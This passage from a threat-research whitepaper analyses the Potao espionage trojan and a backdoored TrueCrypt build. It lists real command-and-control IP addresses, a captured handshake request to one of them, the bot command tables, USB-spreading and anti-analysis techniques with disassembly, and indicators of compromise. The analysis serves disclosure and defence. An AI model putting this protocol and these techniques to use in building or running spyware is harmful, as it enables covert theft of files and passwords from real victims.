GetAllSystemInfo.dll	Light	Collects various kinds of system information, including: system identifying information, proxy and language settings, lists of processes, installed software, recently opened files, and so on.
GetAllSystemInfo.dll	Light	This plugin contains different functionality from the other plugin with the same file name. It collects browsing history from Google Chrome, Mozilla Firefox and Opera.
FilePathStealer.dll	Full	Enumerates all drives and creates a list of potentially interesting files: images and documents. The plugin searches for files with the following extensions: JPG, BMP, TIFF, PDF, DOC, DOCX, XLS, XLSX, ODT, ODS.
task-diskscanner.dll	Full	Like the FilePathStealer.dll plugin, this one also enumerates potentially interesting files. It looks for document extensions and common history, settings and cookie files belonging to Internet browsers. After the search, the found files are sent to the C&C.
KeyLog2Runner.dll	Full	Logs key strokes & clipboard data from most common Internet browsers and Skype.
PasswordStealer.dll	Light	Decrypts and steals passwords and settings from different browsers and email clients.
Screen.dll	Light	Captures screenshots.
Poker2.dll	Light	Disables spreading through USB drives, deletes specific Registry keys, and kills processes belonging to the malware.
loader-updater.dll	Light	Updates the trojan.

Table 1 – Win32/Potao plugins

C&C communication protocol

The Win32/Potao samples that we've analyzed contained several different C&C IP addresses encrypted in their bodies. For example one sample had the following hard-coded list of IPs, after decryption:

```
87.106.44.200:8080
62.76.42.14:443
62.76.42.14:8080
94.242.199.78:443
178.239.60.96:8080
84.234.71.215:8080
67.103.159.141:8080
62.76.184.245:80
62.76.184.245:443
62.76.184.245:8080
```

The malware randomly picks one of these IP addresses and makes an attempt to establish a connection. As can be seen from the ports in the list above, the HTTP or HTTPs protocols can be used for communication with the remote server.

The communication uses strong cryptography in two stages. The first stage is the key exchange and the second stage is the actual exchange of data. This simple yet secure communication scheme is explained in Figure 26.




Figure 26 – Potao key exchange and C&C communication scheme

When the malware first contacts the C&C server **(1)** it sends a POST-request as shown in the example in Figure 27. The data sent is encapsulated using the XML-RPC protocol. Interestingly, the used *methodName* value **10a7d030-1a61-11e3-beea-001c42e2a08b** is always present in Potao traffic that we've analyzed.

```
POST http://87.106.44.200:8080/winter/task HTTP/1.1
Content-Type: application/xml
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: 87.106.44.200:8080
Content-Length: 176
Connection: Keep-Alive
Pragma: no-cache

<?xml version="1.0"?><methodCall><methodName>10a7d030-1a61-11e3-beea-
001c42e2a08b</methodName><params><param><value><base64>kGQ=
</base64></value></param></params></methodCall>
```

Figure 27 – Initial POST request sent to C&C

After receiving the request the C&C server generates an RSA-2048 public key **(2)** and signs this generated key with another, static RSA-2048 private key **(3)**.

Figure 28 shows an example server response **(4)**:

```
HTTP/1.1 200 OK
Server: nginx/1.2.6
Date:
Transfer-Encoding: chunked
Connection: close

371
<?xml version='1.0'?>
<methodResponse>
<params>
<param>
<value><base64>
gGQBJgEAMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvDchnac69Yl2vG+MlEJPScH+
FyIL80LZoSVS+TVtVAE9zG+G+9M9EM45UzWJ6dDwxVB+9h6LkFA59hs0SHkioExe+x8jz/LSOd/o
yTxHAXx+y4U4shhOLLoywSYcD7KdXM8duX3qmuzIH+xogVIXnPq8CRKp2HEPq6eD1Re9AFtGejOC
N7Bf4iaYZV/LLyWqm5AnSC5Q22pldsgasw1tqHrBRYnSiGWHEuZWFiRjr1uhwDU4LvD2iJN2L5J2
NspdM3fTh+KyafpItQaOoKOqdHTo3IsrfVb4/w3IBDRJI1e8k/xsFhAdR9e1WDkpXO9i4qLmG6Cd
s+PFuUVK98fSkQIDAQABEdLc5P0dI4BJ33RrKtC6WP5BrLYkuyBX3zaRjgOZoglq7rycjNL+hpvo
6UZeYYRnsEx8DK49ysMtEbe0b3kO2PBxvJIwiXqXk2e996rz4OPr0f6IzCuimt+vEKBgQr6Vi4FB
mWD90Qm1TKuA/sSZL3QsZeuWWj7P+kY0hqXqRaTruaDasBxRBNbbPHCj94b+6LB5EP40sxo1UH76
GGaDvpjqG/AWtdS3Ka8yyJPcLNGPXXtjDZSXO+71GgUalNOd5K/0V7MZXrSHSyq3PhX8ZZOC4/w1
gF6mMKtObQU4vh06R2xtFR9xImAFh5FRvnd9hSuD0Kd729PChd+cop0XwQ==
</base64></value>
</param>
</params>
</methodResponse>

0
```

Figure 28 – C&C server response with base64-encoded RSA-2048-signed generated RSA-2048 public key

When the malware receives this new RSA-2048 key it performs a signature verification using a corresponding static public key, which is embedded in the binary **(5)**. If the signature is correct then the newly-received generated public key **(6)** will be used to encrypt the next step in communication.

The embedded static RSA-2048 public key:

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApiLYPP8Z2BPuAqq4IzJ9
TdSwDF17IcuHidKRrxyE18YtbD0rqmPhBL1R50g15/rUYuT87rhWhvBGUTXxRv4u
Ga7YIs9r0ymdQtmjAXDvbY01U51mK+Hm7894diVBhQ46sznudrJSz82VJXzbZ9NN
fBUFiDQFj5DijnZJfeR/Jb/DD9oRT+UJNeV1KIQeLZDUFHkC+Vp837roAprSyJpR
005EtiBgSQ7KO9GSKqxqzE5htdMX74n4kwmw/vRGi/c66a7/X1vCW110SWxowXO0
xqje04bbjzF9CINcvDBuVxlFznCOw5+1MU1O381HJEpTrrQKSeMBSqMPunVF25At
KQIDAQAB
-----END PUBLIC KEY-----
```

In the second stage the malware generates a symmetric AES-256 key **(7)**. This AES session key is encrypted with the newly received RSA-2048 public key **(8)** and sent to the C&C server **(9)**.

The actual data exchange **(13)** after the key exchange is then encrypted using symmetric cryptography, which is faster, with the AES-256 key **(12)**.

Leaving aside the trojan's implementation of cryptography the actual communication protocol is very simple. The malware sends an encrypted request to the server, as illustrated by the following (decrypted) example:

```
id=4699807581825067201mapt&code=0&sdata=ver:5.1.2600 lv:2.8.0002 comp:COMPUTER
adm:1 x:0 p:firefox.exe&md5=&dlen=0
```

This request contains a computer ID, campaign ID, OS version, version of malware, computer name, current privileges, OS architecture (64 or 32bits) and also the name of the current process.

The server responds with the following data:

```
code=%CMD%&data=%PAYLOAD_BASE64_ENCODED%&dlen=%PAYLOAD_LENGTH%&md5=%MD5%
```

The code value represents the type of command that the bot is instructed to execute. The possible commands are listed in Table 2:

Command	Description
2	Drop executable to %TEMP% and execute via CreateProcess function
3	Execute plugin module
4	Drop executable to %TEMP% and execute via ShellExecuteEx function
0 or 8 or any other	Dummy command

Table 2 – Win32/Potao C&C commands

Spreading via USB

In several spreading campaigns, the Potao gang has used an additional vector to disseminate the malware: through USB drives.

While so-called Autorun-worms[11] used to be quite common, Win32/Potao took a different approach to USB infections. Instead of dropping an *autorun.inf* file to the root folder of removable drives, the USB spreading component of Potao uses a different, simple yet effective trick to store its executable on the USB media. The code responsible for USB infections will copy the Win32/Potao dropper into the root directory of all removable media drives. The filename is selected to match the disk label and the icon for removable media devices is used. At the same time, all other files and folders that were already present on the drive have their attributes set to Hidden and System.

11) Worms that misused the Windows AutoPlay functionality through *autorun.inf* files




Figure 29 – Trick for spreading via USB removable media

In effect, with the default Windows settings of hiding file extensions, the user will only see a disk drive icon with the same label as the actual USB drive in Windows Explorer. This social engineering trick has fooled a number of victims into "willingly" running the malware.

Win32/Potao anti-reverse engineering techniques

The Potao trojan implements several tricks to make the analysis of the malware harder for reverse-engineers. One of them is using hashes of WinAPI functions instead of their names:

```
.text:100074E4 init_kernel32 proc near
.text:100074E4
.text:100074E4          push    esi
.text:100074E5          mov     esi, ecx
.text:100074E7          push    offset LibFileName      ; "kernel32.dll"
.text:100074EC          mov     dword ptr [esi], offset off_1000F0D4
.text:100074F2          call    ds:LoadLibraryW
.text:100074F8          mov     edx, 0B72217Fh
.text:100074FD          mov     ecx, eax
.text:100074FF          mov     [esi+API1.kernel32_module], eax
.text:10007502          call    get_func_by_hash
.text:10007507          mov     ecx, [esi+4]
.text:1000750A          mov     edx, 926AB87h
.text:1000750F          mov     [esi+API1.kernel32_GetModuleHandleA], eax
.text:10007512          call    get_func_by_hash
.text:10007517          mov     ecx, [esi+4]
.text:1000751A          mov     edx, 9FFE227Bh
.text:1000751F          mov     [esi+API1.kernel32_GetProcAddress], eax
.text:10007522          call    get_func_by_hash
.text:10007527          mov     ecx, [esi+4]
.text:1000752A          mov     edx, kernel32_CreateFileA_hash
.text:1000752F          mov     [esi+API1.kernel32_LoadLibraryA], eax
.text:10007532          call    get_func_by_hash
.text:10007537          mov     ecx, [esi+4]
.text:1000753A          mov     edx, kernel32_GetModuleFileNameA_hash
.text:1000753F          mov     [esi+API1.kernel32_CreateFileA], eax
.text:10007542          call    get_func_by_hash
```

Figure 30 – Loading WinAPI functions through hashes

This trick is commonly used among various malware families in different implementations; the Potao malware uses the MurmurHash2 algorithm for computing the hashes of the API function names.

Another trick implemented in the malware is encryption of strings. The decompiled decryption algorithm is shown in Figure 31.

```
1  char *__thiscall decode_str1(_BYTE *this)
2  {
3    _BYTE *encoded; // esi@1
4    int len; // edi@1
5    int i; // edx@1
6    int v4; // esi@2
7    char key_byte; // cl@3
8    bool is_same; // zf@3
9
10   encoded = this;
11   mem_set_zero(buffer, 512);
12   len = str_len(encoded);
13   i = 0;
14   if ( len > 0 )
15   {
16     v4 = encoded - buffer;
17     do
18     {
19       key_byte = key[i & 3];
20       is_same = key_byte == *(&buffer[v4] + i);
21       buffer[i] = key_byte ^ *(&buffer[v4] + i);
22       if ( is_same )
23         buffer[i] = key_byte;
24       ++i;
25     }
26     while ( i < len );
27   }
28   return buffer;
29 }
```

Figure 31 – String decryption algorithm

The strings are encrypted using an XOR operation with 4-byte length key. This key may be different in different samples.

WIN32/FAKETC – FAKE TRUECRYPT ANALYSIS

The malware described in this section is a different family altogether from Win32/Potao. In this section we describe how the trojanized version of the open-source TrueCrypt software is used to exfiltrate files from the espionage victims' encrypted drives. The relation to Potao is explained in an earlier section of the whitepaper.




Figure 32 – Win32/FakeTC detections by country since June 2015, according to ESET LiveGrid

Figure 33 shows the interface of the trojanized Russian TrueCrypt application.




Figure 33 – Trojanized Russian TrueCrypt

The malicious program code within the otherwise functional TrueCrypt software runs in its own thread. This thread, created at the end of the *Mount* function, enumerates files on the mounted encrypted drive, and if certain conditions are met, it connects to the C&C server, ready to execute commands from the attackers.

The backdoor functionality is only contained within the application's GUI modules; the digitally signed TrueCrypt drivers remained intact.

The conditions that must be satisfied before the bot contacts the C&C server for commands are:

- The number of files on the encrypted drive has to be greater than 10
- The encrypted drive must have been mounted at least 4 times

The available commands are listed in Table 3:

Command	Description
idle	Sleep for 1 second
who	Collect Windows version, Computer name, Username
list	Enumerate files on all disks (skipping C:\Windows and *.exe, *.dll)
listContainer	Enumerate files on mounted container
rep	Steal password for encrypted container
file	Steal file
filem	Steal file by mask
re	Download and execute file
rd	Download and execute DLL file (plugin) without storing on disk

Table 3 – Win32/FakeTC C&C commands

As can be seen from the available commands, the Win32/FakeTC malware is a fully featured espionage trojan with the ability to extend its capabilities with downloadable plugins. Also, the implemented stealth techniques – serving the trojanized version only to selected targets, and only activating the malicious functionality for active, long-term TrueCrypt users – are probably the reasons why the malware has been undetected for so long.

CONCLUSION

In the previous pages we have presented our findings based on ESET detection telemetry and our analysis of Win32/Potao and Win32/FakeTC samples. Potao is another example of targeted espionage malware, a so-called *APT*, to use the popular buzzword, although technically the malware is not particularly advanced or sophisticated.

On the contrary, the Potao gang has demonstrated that long-running, effective cyber-espionage can be carried out through carefully devised tricks and social-engineering, without the need for exploits. Examples of notable Potao dissemination techniques, some of which were previously unseen, or at least relatively uncommon, include the use of highly-targeted spear-phishing SMS messages to drive potential victims to malware download sites and USB worm functionality that tricked the user into 'willingly' executing the trojan.

But perhaps the most intriguing discovery was the connection to the trojanized Russian version of popular TrueCrypt encryption software and the *truecryptrussia.ru* website that both served TrueCrypt with an added backdoor to selected targets, and also acted as a malware C&C server.

All of the findings presented in this paper indicate very "APT-like" behavior and specific targeting of victims by the Potao operators. The open question remains: who might be interested in spying on both Ukrainian government and military entities, a news agency, members of a Ponzi scheme popular in Russia and Ukraine, and other victims – known and unidentified?

Since we don't like to speculate without hard evidence, we'll leave the question of attribution for an open discussion. Nevertheless, the facts are that several high-value Ukrainian targets were targeted by the malware, along with a significant number of victims in other CIS countries, including Russia.

APPENDIX A – COMPARISON WITH BLACKENERGY (THE TROJAN USED BY THE SANDWORM / QUEDAGH GROUP)

	Potao	BlackEnergy
1st appearance	2011	2007
ESET detection name	Win32/Potao	Win32/Rootkit.BlackEnergy
Aliases	Sapotao, node69	Sandworm, Quedagh
Targeting	Targeted, mass-spreading debug versions	Targeted, but also detected on computers of a large number of victims
Most targeted countries	Ukraine, Russia, Georgia	Ukraine, Poland
Notable targets	Ukrainian government & military institutions, news agency, members of MMM pyramid scheme, and others	Ukrainian government & military institutions, companies and individuals in Ukraine and Poland
Distribution vectors	Spear-phishing, SMS, postal websites, executables masquerading as Word or Excel docs, USB worm, trojanized TrueCrypt	Spear-phishing, documents with exploits (RTF CVE-2014-1761, PPTS CVE-2014-4114, ...), executables masquerading as Word or Excel docs, parasitic virus, network spreading, infected Juniper installers, Java, TeamViewer, ...
Architecture	Modular with downloadable plugins	Modular with downloadable plugins
Discovered plugins	File stealer, system information collector, password stealer, screen grabber, key logger, malware updater, USB worm component	File stealer, system information collector, password stealer, screen grabber, key logger, malware updater, network discovery & remote execution, parasitic infector, system destroyer, remote login, and so on.
Use of exploits	no	Yes, including 0-days (CVE-2014-4114)
Rootkit, driver component	no	Yes, in early versions. Not in BlackEnergy Lite (v3) variant.
Notable techniques and features	Trojanized TrueCrypt, USB spreading mechanism, DLL export function name patch	Windows MUI abuse, bypassing UAC through shims (MACT), config as X.509 certificate, remote access when TeamViewer installed, use of PowerPoint 0-day exploit (CVE-2014-4114) for spreading, trojan-downloaders for SCADA ICS systems
C&C communication encryption	AES and RSA-2048	Modified RC4

Table 4 – Similarities and differences between Win32/Potao and Win32/Rootkit.BlackEnergy

APPENDIX B – DETAILS OF WIN32/POTAO SAMPLES & CAMPAIGNS

Main DLL PE timestamp	Main DLL Version	Campaign ID
Apr 27 09:13:23 2012	0	00km
May 12 14:01:30 2012	2	mmmL
Jun 13 09:11:58 2012	2	NMMM
Oct 22 13:35:02 2012	2.3	GEUN
Nov 13 14:54:20 2012	2.4	_NAK
Dec 05 10:37:14 2012	2.4	ANOS
Apr 28 11:10:29 2013	2.6	2804
May 30 10:42:17 2013	2.6	_nal
Jun 26 16:53:02 2013	2.6	_b01
Jul 02 12:28:08 2013	2.6	sb01
Aug 27 14:26:59 2013	2.6	perm
Oct 15 09:31:32 2013	2.6	o003
Oct 16 09:55:46 2013	2.6	sb02
Oct 18 16:10:47 2013	2.6	psih
Nov 19 11:14:04 2013	2.6	ber1
Nov 19 11:31:59 2013	2.6	us11
Feb 19 09:30:06 2014	2.7	t001
Apr 08 12:40:43 2014	2.6	ap01
Aug 21 10:54:56 2014	2.7	rk02
Aug 21 14:58:34 2014	2.7	rk02
Sep 02 12:39:46 2014	2.7	mt01
Sep 02 14:22:20 2014	2.7	mtu2
Oct 10 12:38:22 2014	2.7	mt01
Oct 15 15:16:44 2014	2.7	tk02
Oct 15 15:22:49 2014	2.7	comm
Oct 15 15:26:19 2014	2.7	rk02
Oct 15 15:51:31 2014	2.7	mtu2
Oct 31 14:58:01 2014	2.7	mt01
Nov 07 14:10:38 2014	2.7	rk03
Nov 10 13:00:43 2014	2.7	mtu3
Nov 11 13:46:58 2014	2.7	udif
Nov 13 11:14:22 2014	2.7	vou0
Nov 19 11:16:33 2014	2.7	rk03
Nov 20 12:29:01 2014	2.7	udif
Nov 20 12:32:06 2014	2.7	mtu3
Nov 21 13:09:55 2014	2.7	rk03
Dec 06 09:31:38 2014	2.8.0001	mt10
Dec 08 13:51:03 2014	2.8.0001	rk0S
Dec 15 12:05:05 2014	2.8.0001	rk0S
Dec 17 10:02:00 2014	2.8.0001	mtuS
Dec 18 09:58:06 2014	2.8.0001	udi2
Dec 18 12:53:18 2014	2.8.0001	rko3

Main DLL PE timestamp	Main DLL Version	Campaign ID
Jan 20 15:23:34 2015	2.8.0001	vouF
Jan 20 15:27:46 2015	2.8.0001	dpcF
Jan 23 10:39:28 2015	2.8.0001	dpcu
Feb 17 13:07:24 2015	2.8.0002	dpcF
Feb 17 13:30:10 2015	2.8.0002	rk0F
Mar 03 16:26:36 2015	2.8.0002	ufbi
Mar 06 13:33:07 2015	2.8.0002	ufbi
Mar 13 12:42:14 2015	2.8.0002	dpcF
Apr 16 13:18:08 2015	2.8.0002	mapt
Apr 23 15:43:31 2015	2.8.0002	mapt
Apr 28 08:27:04 2015	2.8.0002	mapt
May 20 09:27:20 2015	2.8.0002	mapF
May 20 10:21:14 2015	2.8.0002	tk03
Jun 18 10:55:49 2015	2.8.0002	mapt
Jul 16 18:26:08 2015	2.8.0002	mapt
Jul 20 09:16:21 2015	2.8.0002	bhaz

Table 5 – Win32/Potao sample details

APPENDIX C – INDICATORS OF COMPROMISE (IOC)

Users of ESET security software are fully protected from the Potao malware described in this paper. Additionally, ESET will provide further information regarding this threat to any individuals or organizations that may be infected – either currently or in the past.

Contact email: threatintel@eset.com

For convenience, we also uploaded the Potao IOCs to github: https://github.com/eset/malware-ioc/tree/master/potao

SHA1 hashes:

Early Potao versions:

```
8839D3E213717B88A06FFC48827929891A10059E
5C52996D9F68BA6FD0DA4982F238EC1D279A7F9D
CE7F96B400ED51F7FAB465DEA26147984F2627BD
D88C7C1E465BEA7BF7377C08FBA3AAF77CBF485F
81EFB422ED2631C739CC690D0A9A5EAA07897531
18DDCD41DCCFBBD904347EA75BC9413FF6DC8786
E400E1DD983FD94E29345AABC77FADEB3F43C219
EB86615F539E35A8D3E4838949382D09743502BF
52E59CD4C864FBFC9902A144ED5E68C9DED45DEB
642BE4B2A87B47E77814744D154094392E413AB1
```

Debug versions:

```
BA35EDC3143AD021BB2490A3EB7B50C06F2EA40B
9D584DE2CCE6B654E62573938C2C824D7CC7D0EB
73A4A6864EF68C810C7C699ED51B759CF1C4ADFB
1B3437C06CF917920688B25DA0345749AA1A4A46
```

Droppers with decoy documents:

```
FBB399568E0A3B2E461A4EB3268ABDF07F3D5764
4D5E0808A03A75BFE8202E3A6D2920EDDBFC7774
BCC5A0CE0BCDFEA2FD1D64B5529EAC7309488273
F8BCDAD02DA2E0223F45F15DA4FBAB053E73CF6E
2CDD6AABB71FDB244BAA313EBBA13F06BCAD2612
9BE3800B49E84E0C014852977557F21BCDE2A775
4AC999A1C54AE6F54803023DC0FCF126CB77C854
59C07E5D69181E6C3AFA7593E26D33383722D6C5
E15834263F2A6CCAE07D106A71B99FE80A5F744B
A62E69EF1E4F4D48E2920572B9176AEDB0EEB1C6
900AD432B4CB2F2790FFEB0590B0A8348D9E60EB
856802E0BD4A774CFFFE5134D249508D89DCDA58
A655020D606CA180E056A5B2C2F72F94E985E9DB
04DE076ACF5394375B8886868448F63F7E1B4DB9
```

Droppers from postal websites:

94BBF39FFF09B3A62A583C7D45A00B2492102DD7
F347DA9AAD52B717641AD3DD96925AB634CEB572
A4D685FCA8AFE9885DB75282516006F5BC56C098
CC9BDBE37CBAF0CC634076950FD32D9A377DE650
B0413EA5C5951C57EA7201DB8BB1D8C5EF42AA1E
0AE4E6E6FA1B1F8161A74525D4CB5A1808ABFAF4
EC0563CDE3FFAFF424B97D7EB692847132344127
639560488A75A9E3D35E4C0D9C4934295072DD89

USB-spreaders:

850C9F3B14F895AAA97A85AE147F07C9770FB4C7
BB0500A24853E404AD6CA708813F926B90B38468
71A5DA3CCB4347FE785C6BFFF7B741AF80B76091
7664C490160858EC8CFC8203F88D354AEA1CFE43
92A459E759320447E1FA7B0E48328AB2C20B2C64
BB7A089BAE3A4AF44FB9B053BB703239E03C036E
DB966220463DB87C2C51C19303B3A20F4577D632
37A3E77BFA6CA1AFBD0AF7661655815FB1D3DA83
181E9BCA23484156CAE005F421629DA56B5CC6B5
A96B3D31888D267D7488417AFE68671EB4F568BD
224A07F002E8DFB3F2B615B3FA71166CF1A61B6D
5D4724FBA02965916A15A50A6937CDB6AB609FDD
8BE74605D90ED762310241828340900D4B502358
5BE1AC1515DA2397A7C52A8B1DF384DD938FA714
56F6AC6197CE9CC774F72DF948B414EED576B6C3
